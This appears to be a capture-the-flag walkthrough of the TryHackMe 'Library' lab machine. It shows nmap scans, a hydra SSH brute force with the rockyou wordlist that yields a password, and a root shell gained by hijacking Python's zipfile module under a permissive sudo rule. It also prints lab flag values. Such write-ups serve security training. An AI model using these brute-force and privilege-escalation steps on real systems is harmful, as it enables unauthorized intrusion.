
Library



Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.18.6
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 02:56 EDT
Nmap scan report for 10.10.18.6
Host is up (0.20s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.40 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80 10.10.18.6
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 02:56 EDT
Nmap scan report for 10.10.18.6
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c42fc34767063204ef92918e0587d5dc (RSA)
|   256 689213ec9479dcbb7702da99bfb69db0 (ECDSA)
|_  256 43e824fcd8b8d3aac248089751dc5b7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
| http-robots.txt: 1 disallowed entry
|_/
```

Open web browser and navigate to the target machine's IP address

There is a blog post was posted on June 29th 2009 by user `meliodas` → This is a hint for a username to login through `ssh`

Use `curl` to quick view the `robots.txt` file located on the http service from the machine

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ curl http://10.10.18.6/robots.txt
User-agent: rockyou
Disallow: /
```

→ Another hint at the `User-agent` which tells us to use the wordlist `rockyou.txt` to crack the `ssh` password with the previous user

Exploit (Cracking password)

Use `hydra` to crack the password with the following command line

```
hydra -l meliodas -P ~/Downloads/rockyou.txt ssh://10.10.18.6 -t 4
```


- `meliodas`: username
- `~/Downloads/rockyou.txt`: wordlist file path
- `ssh://10.10.18.6`:type of cracking/brute-forcing + IP target
- `-t 4`:task number (faster)

After a few minutes → We found the password

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-22 03:22:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~35
[DATA] attacking ssh://10.10.18.6:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344354 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344314 to do in 8538:17h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344194 to do in 8203:23h, 4 active
[22][ssh] host: 10.10.18.6   login: meliodas   password: iloveyou1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-22 03:30:45
```

Gain Access

Login `ssh` with previous credential



Get the user flag

```
meliodas@ubuntu:~$ ls -l
total 8
-rw-r--r-- 1 root     root     353 Aug 23  2019 bak.py
-rw-rw-r-- 1 meliodas meliodas  33 Aug 23  2019 user.txt
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
```

Privilege Escalation → root

```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
```

bak.py

```
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
```

```
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

As user `meliodas`, we don't have the permission to write or modify the file → I create a new file `zipfile.py` at the same directory

```
meliodas@ubuntu:~$ echo 'import os; os.system("/bin/sh")' > zipfile.py
```

Then execute it with `sudo`

```
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
root.txt
# cat /root/root.txt
e8c8c6c256c35515d1d344ee0488c617
```